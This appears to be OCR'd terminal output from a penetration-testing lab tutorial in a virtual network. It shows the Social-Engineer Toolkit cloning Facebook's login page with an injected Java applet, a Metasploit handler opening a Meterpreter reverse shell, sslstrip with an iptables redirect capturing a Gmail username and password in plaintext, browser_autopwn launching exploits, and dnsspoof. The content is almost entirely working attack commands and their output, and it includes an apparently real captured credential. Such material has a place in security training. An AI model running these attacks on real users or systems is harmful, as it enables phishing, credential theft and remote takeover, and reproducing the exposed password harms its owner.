

Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules
99) Return back to the main menu.
set> 2

```
 The Web-Jacking Attack method was introduced by white_sheep, Emgent
 and the Back|Track team. This method utilizes iframe replacements to
 make the highlighted URL link to appear legitimate however when clicked
 a window pops up then is replaced with the malicious link. You can edit
 the link replacement settings in the set_config if its too slow/fast.

 The Multi-Attack method will add a combination of attacks through the web attac
k
 menu. For example you can utilize the Java Applet, Metasploit Browser,
 Credential Harvester/Tabnabbing, and the Man Left in the Middle attack
 all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Man Left in the Middle Attack Method
   6) Web Jacking Attack Method
   7) Multi-Attack Web Method
   8) Create or import a CodeSigning Certificate

  99) Return to Main Menu

set:webattack>1
```

```
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

```
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
connection:10.0.2.15dress or hostname for the reverse c
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
[*] Injecting Java Applet attack into the newly cloned website.
```


```
ng SSL and use Meterpreter
  10) Windows Meterpreter Reverse DNS          Use a hostname instead of an IP ad
dress and spawn Meterpreter
  11) SE Toolkit Interactive Shell             Custom interactive reverse toolkit
 designed for SET
  12) SE Toolkit HTTP Reverse Shell            Purely native HTTP shell with AES
encryption support
  13) RATTE HTTP Tunneling Payload             Security bypass payload that will
tunnel all comms over HTTP
  14) ShellCodeExec Alphanum Shellcode         This will drop a meterpreter paylo
ad through shellcodeexec
  15) PyInjector Shellcode Injection           This will drop a meterpreter paylo
ad through PyInjector
  16) MultiPyInjector Shellcode Injection      This will drop multiple Metasploit
 payloads via memory
  17) Import your own executable               Specify a path for your own execut
able

set:payloads>17
```





```
msf exploit(handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.2.15:443
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 10.0.2.17
[*] Meterpreter session 1 opened (10.0.2.15:443 -> 10.0.2.17:1113) at 2013-08-18
 16:50:25 -0400

meterpreter >
```


```
meterpreter > sysinfo
Computer        : EKLAVYA-463CF04
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```


```
root@kali: # iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIR
ECT --to-port 10000
root@kali: # cd /usr/share/sslstrip/
root@kali:/usr/share/sslstrip# ls
lock.ico  sslstrip  sslstrip-0.9.egg-info  sslstrip.py
root@kali:/usr/share/sslstrip# python sslstrip.py -w /root/Desktop/ssllogfile

sslstrip 0.9 by Moxie Marlinspike running...
```


Windows-XP [Running] - Oracle VM VirtualBox
Machine View Devices Help
Gmail: Email from Google - Windows Internet Explorer
File Edit View Favorites Tools Help
Favorites
Gmail: Email from Google
Page Safety Tools
Google
New to Gmail?
Gmail
Experience the ease and simplicity of Gmail, everywhere you go.
GET IT ON Google play
Download on the App Store
Sign in
Google
Username
raghuram.jilumudi
Password
Sign in
Stay signed in
Can't access your account?
http://accounts.google.com/ServiceLoginAuth
Internet
100%



Gmail - Inbox - Windows Internet Explorer
File Edit View Favorites Tools Help
Gmail - Inbox
Page Safety Tools
Search Images Maps Play YouTube News Gmail Drive More »
raghuram.jilumudi@gmail.com | Account | Settings | Help | Sign out
You are using a version of this browser which will soon be unsupported. Some features may not work correctly. Upgrade to a modern browser, such as Google Chrome.
Gmail by Google
Search Mail
Search the Web
Show search options
Create a filter
Compose Mail
Inbox (1551)
Starred
Sent Mail
Drafts (16)
All Mail
Spam (9)
Trash
Contacts
Labels
Internet
100%
start
Gmail - Inbox - Windo...
Search Desktop
2:38 PM


ssllogfile
File Edit Search Options Help
2013-08-18 17:36:43,753 SECURE POST Data (accounts.google.com):
continue=http%3A%2F%2Fmail.google.com%2Fmail%2F%3Ftab%
3Dwm&service=mail&rm=false&dsh=7143907375249069742&ltmpl=default&scc=1&GALX=V0chmM5zkmU&pstMsg=1&dnC
%E2%98%83&bgresponse=%21A0IZXTuXM8mB-
UQw79Zub1F9VwIAAACDUgAAACgqAOupwEPvfR4GJRxzD2_riUvL40ZASuhMPZvSb_8BxNDkbSdoiIyugdlkitMUDZZ3wEJUSHEEA
QVTJRud47nP64dBHSNayUAgJ44HZAWrFp66MQzS6UpO4GUmGWD-
b72TetL76ClH79WQzZve4F3HWA7zHmPCgzTt0Ii5lSvQtAmmiErLyIWIFR4nwQS-
cyapp_3eU-2RgbubBflwa_pjB7AKhbZxv5AUMpSGMK717wW&Email=raghuram.jilumudi&Passwd=raghu@%28*%
29user&signIn=Sign+in&PersistentCookie=yes&rmShown=1


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.
=[metasploit v4.6.0-2013041701 [core:4.6 api:1.0]
+ -- --=[1081 exploits - 608 auxiliary - 177 post
+ -- --=[298 payloads - 29 encoders - 8 nops
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf auxiliary(browser_autopwn) > set SRVHOST 10.0.2.15
SRVHOST => 10.0.2.15
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed
[*] Setup
[*] Obfuscating initial javascript 2013-08-20 06:27:18 -0400



[*] Starting exploit windows/browser/wmi_admintools with payload windows/meterpr
eter/reverse_tcp
[*] Using URL: http://10.0.2.15:80/FAwgPiKHXwWv
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 10.0.2.15:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 10.0.2.15:6666
[*] Starting the payload handler...
[*] Started reverse handler on 10.0.2.15:7777
[*] Starting the payload handler...
[*] --- Done, found 54 exploit modules
[*] Using URL: http://10.0.2.15:80/
[*] Server started.


```
root@kali:~# dnsspoof  -i mitm
```

